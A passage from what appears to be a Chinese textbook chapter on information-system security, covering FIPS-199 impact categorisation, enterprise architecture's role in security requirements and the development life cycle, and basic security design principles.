3．可用性

保证信息及时且可靠的访问和使用。可用性的缺失是指信息或信息系统的访问或使用被中断。然后，基于针对数据的安全目标，分析可能存在的风险对于组织和个人的潜在影响。目前，在国际上得到广泛应用的 FIPS-199 标准把潜在影响分别定义为三个级别。需要再次强调的是，这个关于潜在影响级别的定义必须是和每一个给定的组织具体相关的。

针对每一个安全属性，作为一个仅供参考的指导原则，潜在威胁影响可以进行适当地定级，并简单分为三个级别：

（1）低(Low，L)

预期的机密性、完整性或可用性可能的缺失只能对组织营运、组织的财产和个人产生有限的负面影响。具体来说，上述有限的负面影响包括但不限于以下内容：导致完成任务能力的退化及组织能够履行其主要职能的明显减少；导致对组织资产较少的破坏；导致较少的经济损失；导致对个人较少的伤害。

（2）中(Moderate，M)

预期的机密性、完整性或可用性可能的缺失只能对组织营运、组织的财产和个人产生严重的负面影响。具体来说，上述严重的负面影响可以是指：导致完成任务能力的明显退化及组织能够履行其主要职能的重大减少；导致对组织资产较大的破坏；导致较大的经济损失；导致对个人较大的伤害，但不包括生命的丧失或者严重的危害生命的伤害。

（3）高(High，H)

预期的机密性、完整性或可用性可能的缺失造成对组织营运、组织的财产和个人产生灾难性的负面影响。具体来说，上述灾难性的负面影响可以是指：导致完成任务能力的剧烈退化及组织无法履行其一个或多个主要职能；导致对组织资产严重的破坏；导致严重的经济损失；导致对个人灾难性的伤害，包括生命的丧失或者严重的危害生命的伤害。

最后，根据可能存在的风险对组织和个人的潜在影响的级别，对信息及信息系统的安全进行分类。一是进行信息类型的安全分类。信息类型的安全分类可以同时关联用户信息和系统信息，并且包含能够被应用到电子或非电子格式的信息。二是建立一个合适的信息类型安全分类需要针对特定的安全类型，确定对每一个安全目标的潜在影响。

例如，一般性的信息类型的安全分类的表达如下：

{（机密性，影响等级），（完整性，影响等级），（可用性，影响等级）}

在上述表达式中，“影响等级”的值可以取为低、中、高三级，以及不适用（Not Applicable，NA）。在常见的应用系统里，通常“不适用”只针对机密性。

例 7-1 一个普通人在它的个人 Web 服务器上管理其公开信息。那么，对于这个公开信息类型，首先，机密性的缺失并没有什么潜在的影响，因为公开的信息没有保密的需求，机密性在公开信息类型中并不适用；其次，对于完整性的缺失是一个 Moderate 的影响；再次，对可用性的缺失也是一个 Moderate 的影响。这种类型的公开信息的安全分类表述如下：

{（机密性，NA），（完整性，M），（可用性，M）}

例 7-2 上面这个例子的分类只适用于特定实例，这是因为安全分类跟信息所涉及的业务有关。例如，如果公开的信息是网上证券交易系统实时提供的最新股票报价的话，那么其完整性和可用性便非常重要，这两个属性对它们的组织与业务的影响都非常的高。这种类型的公开信息的安全分类表述如下：

{（机密性，NA），（完整性，H），（可用性，H）}

以上介绍了信息类型的安全分类，在此基础上，也可以用同样的概念与原则对信息系统的安全进行分类。一般来说，确定信息系统的安全分类需要更多的分析，必须考虑信息系统中所处理的所有信息类型的安全分类。

对于一个信息系统，FIPS-199 的三大安全目标同样适用。然而，它们应该采用的潜在影响的赋值，必须是所有信息系统中的信息类型的安全分类时确定的信息类型潜在影响的最高值。以下是一般性的信息系统的安全分类的表述如下：

{（机密性，影响），（完整性，影响），（可用性，影响）}

信息系统安全分类的表达跟以上介绍的信息类型的安全分类差不多，在上述表达式中“影响”的值可以取：

- 低(Low，L)；
- 中(Moderate，L)；
- 高(High，H)。

这里值得注意的是，跟信息类型的分类不一样，在进行信息系统安全分类时，“不适用”不能再赋值于任何信息系统的安全目标。因为对整体的信息系统保护而言，对于机密性、完整行、可用性的威胁都有最低的潜在影响，其目的就是出于保护对系统级别的处理功能和影响信息系统操作的信息的基本要求。一个简单的解释是：可以考虑系统

内管理员的系统登录口令。无论如何这个口令的保护都是必需的，因此，这信息的机密性就不可能是“不适用”，所以存储这个口令的系统也就不可能有“不适用”的机密性赋值了。

此外，在目前互联网系统中，当信息涉及公众个人利益时候，还存在隐私性的概念，这一概念是 FIPS-199 所没有定义的，这一点也需要设计者在特定的应用场景与业务背景下予以考虑与探讨其相应的分类。

7.2.1.2 安全信息系统的构建过程

1．安全信息系统构建基础与目标

目前，各种组织对于信息安全都越来越重视，基于网络的新一代大型信息系统也得到越来越广泛的应用，但与此同时，这些信息系统也面临着越来越严峻的安全态势和威胁。一般而言，大型网络信息系统面临着两方面的安全挑战。

（1）组织内的信息技术环境威胁

由于组织的信息系统都会在一个给定的信息技术环境中运作，信息系统的安全设计一般都会对它置身其中的环境做出某些物理、控制、威胁等方面的假设，因此，组织内的信息技术环境与信息系统假设的环境是否匹配往往是很多安全漏洞的来源。例如，组织一般会希望能够规划设计一个与周边信息技术环境整合的信息系统。一般来说，整个信息系统的建设都是由业务驱动的，但这一规划设计过程经常会因为技术人员和业务人员之间沟通不畅而失败。由于这个沟通上的问题，如果信息系统的设计是由业务管理人员主导的，那么信息系统跟周边的信息技术环境的整合就很容易出现问题。但由此所面临的安全问题，就是信息系统不能被确定其信息技术环境是否完全彻底地满足它的运作要求。此外，由于信息系统的庞大性，不可避免地会出现多种系统环境融合的不一致问题，这也使得整个信息系统的技术环境无法获得确定的保障。

（2）信息系统的系统安全管理问题

随着一个组织的业务不断扩大和处理数据的增多，组织的信息系统变得越来越庞大而日趋难以管理，这就需要由具有专业技能的管理人员来实现安全管理。对组织而言，信息系统是受业务驱动并为业务提供服务的。因为业务运作对信息系统的依赖性，组织的业务管理者都不可避免地要求信息系统有一定的服务质量（水平）保证(Service Level Agreement，SLA)，其中，相当重要的部分的质量是属于安全保障(Security Assurance)。信息系统的安全质量需要组织管理层的积极参与才能得到应有的保障。管理层在信息安全管理问题上可以发挥不同层面的作用，例如，组织管理者确定信息系统安全的含义、业务管理者判断业务承受风险的能力、系统安全管理者制定风险控制措施与管理策略等。

信息系统存在的意义关键是为其业务目标和组织目标服务，在构建信息系统过程中所考虑的各种因素也必须以此为核心。信息系统的安全需求是根据信息系统要满足的安全目标而来的，而安全目标又是由其组织和业务的管理目标而来的。下面举例来说明其中的道理。

一般而言，信息安全的理论研究涉及以下基本属性：机密性、完整性、可用性、真实性、可审计性、抗抵赖性、可靠性等。安全需求的目标就是要确保信息系统有足够的保护措施以达到这些基本属性，所以这些基本属性也称为安全目标。但这些理论的定义又不一定能满足实际需要。

组织一般需要从自身的实际情况考虑，在安全风险与系统成本之间做出平衡。不同的组织（甚至在同一组织的不同部门）都会因为业务特点而只对某些安全属性更重视。所以，从属于不同组织的信息系统就很可能有不一样的安全目标。比如，一般企业的电子商务系统和国家部门的电子政务系统之间的安全需求就有很大的区别；信息系统的不同部分又有不一样的安全目标。

因此，在构建一个安全信息系统之前，首先要分析组织对于安全的理解是怎样的，组织的领导者和管理人员希望信息系统能满足组织哪一方面的安全需求，然后才能谈安全标准、安全技术等概念的具体实现。

然而，组织的管理人员不一定是安全专家或技术专家。那么，如何来获取和分析他们对于安全的需求呢？如何让来自不同领域的人员对信息系统所要实现的安全目标达成共识呢？如何在构建设计信息系统的过程中，对于每一个安全需求是否得到实现和评估效果进行跟踪呢？这些疑问促使信息系统研究者和设计者去寻求一种工具，这种工具将便于他们理解组织的业务目标、信息需求、技术环境现状、解决方案等信息，以实现安全信息系统的构建。

针对这需要，可以利用组织体系结构(Enterprise Architecture，EA)这个信息管理领域的概念来解决管理人员与技术人员之间的沟通问题。作为一个信息管理的工具，EA 提供了一个抽象描述组织信息体系的多视角的框架，能更有效地把信息安全的问题引入这个多视角的框架里，让不同部门的人员沟通、了解并得到更符合实际需要的分析。

2．组织体系结构

本节先解释组织体系结构的定义，介绍组织体系结构在信息系统安全的作用，最后介绍组织体系结构的多层面结构与概念框架。

组织体系结构(Enterprise Architecture，EA)，也可译为“组织架构”或者“企业架构”。这是在信息管理领域开始受到广泛重视的一个概念，也是用于帮助组织理解其自身的构造及运作方式的一种管理工具。EA 一般用于组织应对日益增长的复杂性，优化组织所拥有的技术资源。从安全角度考虑，EA 的建立有助组织深入地了解和认识组织内部的每一个子系统、子系统之间乃至与其他组织之间的交互和安全影响，例如，系统间信息数据流的输入/输出情况的安全影响。

通过 EA 的管理框架，组织可以合理有序地把安全考虑加入信息系统开发生命周期(System Development Life-Cycle，SDLC)里，在整个 SDLC 过程中进行组织内信息系统的安全目标分析、安全风险评估、安全保护等级确认、安全保护措施选择、安全区域职责划分、安全事故处理、安全责任追究时，可以提供更全面、切实的参考。

组织在信息化建设与管理中，在为信息系统实现安全保护和风险管理进行资金提供和计划决策时，至少涉及三个不同的决策群体或参与建设的团队：

- 信息安全管理负责人和专业人员；
- 信息技术管理负责人和专业人员；
- 非技术的业务管理者和专业人员。

组织在建构信息系统、讨论资金投入、评估信息安全保障措施的成本效益时，都需要这三个团队对信息安全形成一致的认识。但是，不同领域的专业人员会从自身所处的角度出发去考虑，一般很难达成共识。因此，组织信息化建设与信息系统安全管理的工作非常需要一种管理工具来促进各方面人员在信息系统安全问题上的沟通，同时，通过在一个组织内通用的系统体系框架作为信息系统安全需求的共识磋商的平台，以达到把各方面的需求都统一到这一个框架中。

EA 是一种基于组织业务目标，对信息系统进行构建和改进的方法和管理工具。因此，组织在设计或对现有系统进行升级更新时，都可以利用 EA 对已有的信息系统进行分析。

目前在大型企业和政府部门等管理领域内，EA 是一种比较成熟的管理工具。国外很多跨国企业和政府机关（例如，微软的 MS.EA 和美国联邦政府的 Federal EA 等），已经投入大量资源来开发结合自身情况的 EA 框架。EA 作为一个管理工具而言，对信息安全研究有以下优点：

其一，EA 是一个比较成熟的管理概念与工具，国外企业和政府机关已经获得比较广泛的应用，在我国也开始有一些应用。

其二，EA 的多层面兼顾了业务与技术发展问题。一个典型的 EA 具有业务体系(Business Architecture)、信息体系(Information Architecture)、解决体系(Solution Architecture)、技术体系(Technology Architecture)等四个层面结构，这个多层面的特点兼顾业务与技术的发展。同时，在很多企业，实现 EA 架构的过程也是企业内部信息系统的重构过程，由首席信息官(Chief Information Officer，CTO)来负责，这一实际设计有助于考虑信息安全的技术与管理问题及业务与安全的整合。

其三，EA 本身的重要作用。在国际上，经过十几年的实践，EA 已经是一个很成熟的方法论体系，欧美国家的一些企业都把 EA 架构能力作为评估企业信息化成熟度的核心要素。可以预计，在不久的将来，中国的政府部门及企业也会逐步采用和推广 EA 体系结构，达到合理有序、不断提升自己的信息化水平的目的。因此，在进行信息安全管理分析时，采用 EA 这一方法体系非常重要。

前面介绍了组织体系结构的定义和组织体系结构对信息系统安全的作用，下面解释组织体系结构的多层面结构与概念框架。EA 既是组织进行改革的一个系统性过程，也是一种方法论，在应用 EA 于信息安全领域时，着重从 EA 体系框架的多层架构进行分析和探讨。EA 包含四层架构，这四层体系结构也可视为对组织信息化的四种视角。

（1）业务体系结构(Business Architecture)

业务体系结构是对业务功能的架构性描述，定义了组织内部所有业务系统的结构和内容，包括系统处理的信息和提供的服务功能。

（2）信息体系结构(Information Architecture)

信息体系结构是对通过数据模型实现信息功能的架构性描述，定义了组织内部所需要和使用的信息结构（包括相互依赖关系），涉及组织信息的结构和用途。根据组织的战略、战术和业务方面的要求，组织可对信息体系结构加以调整。

（3）解决方案体系结构(Solution Layout Architecture)

解决方案体系结构是对业务应用系统的解决方案和功能的架构性描述，是关于软件系统、指导组织的体系结构类型的重要决策集合。

（4）信息技术体系结构（Information Technology Architecture）

信息技术体系结构是对信息技术的基础设施和功能的架构性描述，定义了整个信息系统中的技术环境和基础结构的平台，包括网络、操作系统、数据库、存储器、处理器、安全基础建设、系统运维等技术模块。信息技术体系结构是 IT 人员较为熟悉的部分。

EA 的总体体系框架把这四个结构（业务体系结构、信息体系结构、解决方案体系结构和信息技术体系结构）系统有序地关联在一起。通过这个体系框架，可以更清晰地把一个视角的考虑确定为另一个视角的需求。例如，EA 可以让技术人员明白，信息技术体系结构的建设目标是组织为获取商业利润、实现组织目的的产物。这意味着，即使是信息技术体系结构也不是纯粹的技术问题。

这四个视角的体系结构是信息安全需求的主要来源方向，也是信息安全的最终目标和落脚点。

在描述组织体系结构时，一般采用框架(Framework)的概念来实现。框架是一种详细地表述体系结构的模式，也可视为一种通用语言，可以用来开发 EA，也可用来管理、设计、描述 EA。EA 体系框架与具体组织设置和具体技术可以分开考虑，因此，EA 体系框架的概念可以适合各种领域。

目前，比较通用的框架主要有开放组织体系结构框架(The Open Group Architecture Framework，TOGAF)，扩展性组织架构框架(Extended Enterprise Architecture Framework，E2AF)，组织架构计划(Enterprise Architecture Planning，EAP)，联邦政府组织架构框架(Federal Enterprise Architecture Framework，FEAF)，集成架构框架(Integrated Architecture Framework，IAF)，信息管理的技术体系结构框架(Technical Architecture Framework for Information Management，TAFIM)等。对 EA 及体系框架有浓厚兴趣的读者可查询相关资料以便深入了解。

前面介绍了组织体系结构的定义和组织体系结构在信息系统安全的作用，也解释了组织体系结构的多层面结构与概念框架。下面介绍组织体系结构在信息系统安全领域里的一些具体安排应用。然后是对 EA 的具体应用领域和方法的介绍。

（1）EA 信息系统开发生命周期(Security Considerations of SDLC，SC of SDLC)中各阶段的应用。

EA 在 SDLC 的各阶段中都有具体应用，但最主要影响的范围还是在前期。

① 初始阶段。

便于管理人员的理解，获得高层管理者的支持和人力物力的支持，所有涉及人员形成安全共识；提出信息系统的预期目标，并在 SDLC 中各阶段都关注其实现情况。

② 需求分析阶段。

进行安全目标分析和安全需求分析。启动立项以及之前的安全需求分类，是构建信息系统过程中最重要的阶段。很多信息系统构建失败的原因是需求不完整或不正确，因此，通过 EA 将对业务和业务需求有更深刻的了解。安全需求是由组织体系结构四个层次的需求提取汇集而来的，分别是业务需求、信息需求，解决方案需求、信息技术需求。这些需求共同决定了信息系统的安全需求。

③ 系统设计阶段。

利用框架描述目前信息系统，包括所面临的问题、安全分类、集成方式等信息。从信息技术体系结构这一层面的分析对系统的设计和实现尤其重要，将关系到新的信息系统的设计和实现。具体需要了解的内容或领域包括：网络、系统和网络管理环境、基础应用程序、物理安全环境。

此外，在 SDLC 各阶段还需提供管理层易于理解的和基于业务考虑的风险评估审计报告。

（2）EA 在风险管理、识别、评估和控制中的应用。

① 风险管理、识别中的应用。

信息安全管理负责人和专业人员、信息技术管理负责人和专业人员，以及非技术的业务管理者和专业人员，这三个团队是设计信息系统的关键人员。在进行有效的风险管理之前，这三个团队的管理者，首先，必须了解组织运作的薄弱环节之所在；其次，是了解组织的信息如何处理、存储和传输，以及组织提供用于信息安全风险管理的资源。只有这样，才能制定出合理的安全战略防御计划和进行风险识别管理。

在评估信息资产价值时，设计者需要确定信息资产的相对价值，以体现其相对重要性，这也需要从组织的任务或组织目标出发。例如，怎样才能使资产带来最大效益？能使组织利润最大化？这些问题都不是信息安全部门所知道的信息，需要业务部门、财务部门的参与和合作。

② 风险控制中的应用

从 EA 的不同视角出发，在选择风险控制的实施手段时进行可行性分析，包括成本 / 效益分析、技术可行性分析、政策可行性分析、组织可行性分析、运作可行性分析，这也是 EA 的具体应用。例如，针对安全风险对业务影响的判断的问题，在识别威胁并划分防御处理优先级别时，也需要统计人员或财务人员的参与，务求在业务风险与信息

系统建设成本之间取得平衡的理智判断。在这个问题上，使用 EA 的目的是评定选择、估计成本、考虑选择的相对优势，以及衡量各种控制方案的效益。

EA 也可以应用到组织的信息安全战略规划和信息安全体系结构的设计过程中，如图 7-9 所示。




图 7-9 信息安全战略规划和信息安全体系结构的设计过程

（3）组织改革和人力资源管理。

EA 可以应用到组织改革和人力资源管理方面。利用 EA，组织可以选择或设计一种基于组织安全考虑的组织设置和人员编制，进行组织改革，以达到对信息安全的管理机制、管理模式的支持。不同的企业，其安全需求程度、侧重点不同，必将影响其实现信息安全规划的机制、方式。在决定信息安全组织设置后，再决定其角色设定和职责任务。在聘用信息安全专家或者对信息安全职位进行招聘信息介绍时，可利用 EA 将职位需求信息设计成易于为各方理解的通用描述。信息安全要将员工的招聘、雇用、考核等纳入安全考虑，这也需要人力资源部门的理解和支持。

最后，来总结一下组织体系结构在信息系统安全领域的一些重要影响。

首先，EA 把管理和业务的考虑合理有序地引入信息系统安全设计中，通过 EA 的总体框架，明确地提出信息系统的安全并不是一个单纯的技术问题，而制定信息系统安全目标的依据是管理的目标和业务需求。

其次，信息系统的设计和管理都应基于业务考虑，并有明确的安全目标：某一信息系统的运行要符合组织业务发展的需求，提高业务竞争能力，并且在防范风险的投入成本与盈利是平衡的。所谓的安全目标，是指安全的信息系统并不是单纯地要满足安全的理论定义的要求，而是为了组织的利益不受损害这一根本的安全目标，来进行设计和管理。

再次，组织在设计大型信息系统时，要考虑组织自身的结构，信息系统要与现有的组织机制相对应。以税务信息系统为例，税务从业务上分为几个部门，则信息系统在设计时也可按照业务角度设计；在组织里，内部信息系统也应按具体部门功能的区别分为后勤、仓库存储、业务、采购等子系统，在信息系统设计的同时，要启动相应的管理制度和操作规范的制定工作，以确保有组织管理层面的基础。

因此，采用 EA 将对信息系统的构建和改进产生非常重大的影响，本部分主要关注 EA 对信息系统安全的影响。

3．安全信息系统开发概述

安全信息系统的设计过程引入并遵循信息系统开发生命周期(Information System Development Life Cycle，SDLC)进行。除此之外，还特别在设计过程中引入安全考虑，因此，又可视为“信息系统安全开发生命周期”(Information Security Considerations of SDLC，TSC of SDLC)（详见下节介绍）。

安全需求分析在信息系统设计初期进行，为了满足这些安全需求开发初期是从安全需求分析开始的。正如之前解释的，安全需求是依据组织管理层对法律、治理、业务、成本等问题的综合考虑后的判断。当管理层确定了信息系统安全的含义与定义，并给予相应的资源支持后，开发团队便以此为核心考虑对信息系统安全需求进行全局的深入分析。SDLC 的各阶段都要有相应的安全考虑，因此，SDLC 的安全措施与步骤可视为安全需求的具体实现。

进行安全需求分类，则是源于之前的安全依据阶段的结果：安全需求要遵循国家的法律法规政策要求，要有利于组织业务目标的实现，是组织安全目标的细化结果，是通过利用 EA 分析后归类而得来的。在信息系统构建的初始阶段，各种安全目标和安全需求被确定后，将在各阶段具体实现和满足。

7.2.1.3　信息系统安全设计应遵循的基本原则

经过以上对信息系统安全需求的介绍，可以总结出一些实际的、有用的安全信息系统构建原则。

在初始阶段和设计阶段，为了确保信息系统的安全属性真正达到设计时确定的安全目标，安全设计可以参照以下几个设计原则：

- 需要对应用系统进行风险分析；
- 确认安全风险并将安全需求具体化；
- 通过在应用中实现安全机制来满足安全需求；
- 安全机制被正确地设计。

在实施阶段至最终处理阶段，安全设计可以参照以下几个设计原则：

- 需要正确地实施安全机制；
- 需要正确地配置安全属性；
- 需要正确地使用和管理安全属性；
- 针对信息系统的安全管理有清晰的安全目标；
- 安全管理包括对安全需求的管理，例如，要对风险和成本进行平衡，以确保满足管理目标。

在安全信息系统构建过程中，需要遵循这些原则采取具体的机制和措施，以求达到安全目标和安全需求。但是，仅仅有原则是不够的，在下面，将具体介绍如何在信息系统的具体构造过程使用这些原则来开发安全的信息系统。

7.2.2 信息系统安全的设计

7.2.2.1 信息系统安全体系

信息系统安全体系(Information Systems Security Architecture，ISSA)，包括信息系统安全技术体系、安全管理体系、安全标准体系和安全法律法规，其基本框架如图 7-10 所示。

